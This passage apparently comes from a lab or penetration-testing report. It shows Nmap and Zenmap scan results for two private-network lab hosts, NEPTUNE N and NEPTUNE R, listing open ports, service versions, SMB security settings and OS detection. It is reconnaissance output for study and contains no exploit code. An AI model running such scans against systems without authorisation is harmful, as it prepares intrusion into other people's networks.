SF:0camera\x20'none';\x20magnetometer\x20'none';\x20gyroscope\x20'none';\x
SF:20speaker\x20'none';\x20fullscreen\x20'self';\x20payment\x20'none'\r\nC
SF:ontent-Length:\x206102\r\nContent-Type:\x20text/html;charset=utf-8\r\nC
SF:ontent-Language:")%r(HTTPOptions,77,"HTTP/1\.1\x20200\x20OK\r\nAllow:\x
SF:20GET,HEAD,OPTIONS\r\nConnection:\x20close\r\nContent-Length:\x200\r\nD
SF:ate:\x20Sun,\x2001\x20Mar\x202020\x2005:05:48\x20GMT\r\n\r\n")%r(RTSPRe
SF:quest,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\
SF:nConnection:\x20close\r\n\r\n")%r(FourOhFourRequest,179,"HTTP/1\.1\x205
SF:00\x20Internal\x20Server\x20Error\r\nConnection:\x20close\r\nContent-Ty
SF:pe:\x20application/json;charset=UTF-8\r\nDate:\x20Sun,\x2001\x20Mar\x20
SF:2020\x2005:05:53\x20GMT\r\n\r\n{\"timestamp\":\"2020-03-01T05:05:53\.13
SF:7\+0000\",\"status\":500,\"error\":\"Internal\x20Server\x20Error\",\"me
SF:ssage\":\"The\x20request\x20was\x20rejected\x20because\x20the\x20URL\x2
SF:0contained\x20a\x20potentially\x20malicious\x20String\x20\\\"%2e\\\"\",
SF:\"path\":\"/nice%20ports%2C/Tri%6Eity\.txt%2ebak\"}")%r(GenericLines,42
SF:,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnect
SF:ion:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.32 seconds


(Screenshots from Zenmap GUI)


a. 192.168.171.15 (**NEPTUNE N**)








Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -T4 -A -v 192.168.171.15
Host script results:
|_clock-skew: mean: 55m32s, deviation: 4h37m08s, median: -1h44m28s
| nbstat: NetBIOS name: NEPTUNEN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| NEPTUNEN<00> Flags: <unique><active>
| NEPTUNEN<03> Flags: <unique><active>
| NEPTUNEN<20> Flags: <unique><active>
| \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>
| WORKGROUP<00> Flags: <group><active>
| WORKGROUP<1d> Flags: <unique><active>
|_ WORKGROUP<1e> Flags: <group><active>
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: neptunen
| NetBIOS computer name: NEPTUNEN\x00
| Domain name: \x00
| FQDN: neptunen
|_ System time: 2020-02-29T22:27:45-08:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2020-03-01T06:27:45
|_ start_date: N/A
TRACEROUTE
HOP RTT ADDRESS
1 0.69 ms 192.168.171.15
NSE: Script Post-scanning.
Initiating NSE at 03:14
Completed NSE at 03:14, 0.00s elapsed
Initiating NSE at 03:14
Completed NSE at 03:14, 0.00s elapsed
Initiating NSE at 03:14
Completed NSE at 03:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.75 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.306KB)



Zenmap
Scan
Tools
Profile
Help
Target: 192.168.171.15
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.171.15
Hosts
Services
OS
Host
192.168.171.15
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Port Protocol State Service Version
21 tcp open ftp ProFTPD 1.3.5rc3
22 tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
25 tcp open smtp Postfix smtpd
139 tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445 tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993 tcp open imaps
995 tcp open pop3s


Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Hosts Viewer
Fisheye
Controls
192.168.171.15
localhost


Zenmap
Scan
Tools
Profile
Help
Target:
192.168.171.15
Profile:
Intense scan
Command:
nmap -T4 -A -v 192.168.171.15
Hosts
Services
OS
Host
192.168.171.15
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
192.168.171.15
Host Status
State: up
Open ports: 7
Filtered ports: 0
Closed ports: 993
Scanned ports: 1000
Up time: 14413
Last boot: Sat Feb 29 23:14:19 2020
Addresses
IPv4: 192.168.171.15
IPv6: Not available
MAC: 08:00:27:22:EE:1A
Operating System
Name: Linux 3.2 - 4.9
Accuracy: 100%
Ports used
OS Classes
TCP Sequence
IP ID Sequence
TCP TS Sequence
Comments

b. 192.168.171.16 (**NEPTUNE R**)







Nmap Output | Ports / Hosts | Topology | Host Details | Scans

```
nmap -T4 -A -v 192.168.171.16

Host script results:
|_clock-skew: mean: 2h40m02s, deviation: 4h37m07s, median: 2s
| nbstat: NetBIOS name: NEPTUNER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   NEPTUNER<00>         Flags: <unique><active>
|   NEPTUNER<03>         Flags: <unique><active>
|   NEPTUNER<20>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: \x00
|   NetBIOS computer name: NEPTUNER\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-03-01T00:26:35-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-01T08:26:35
|_  start_date: N/A

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 192.168.171.16

NSE: Script Post-scanning.
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Initiating NSE at 03:26
Completed NSE at 03:26, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.89 seconds
           Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.314KB)
```


Nmap Output | Ports / Hosts | Topology | Host Details | Scans


	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	vsftpd 3.0.3
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
✓	25	tcp	open	smtp	Postfix smtpd
✓	53	tcp	open	domain	ISC BIND 9.10.3-P4 (Ubuntu Linux)
✓	80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
✓	110	tcp	open	pop3	Dovecot pop3d
✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	143	tcp	open	imap	Dovecot imapd
✓	445	tcp	open	netbios-ssn	Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

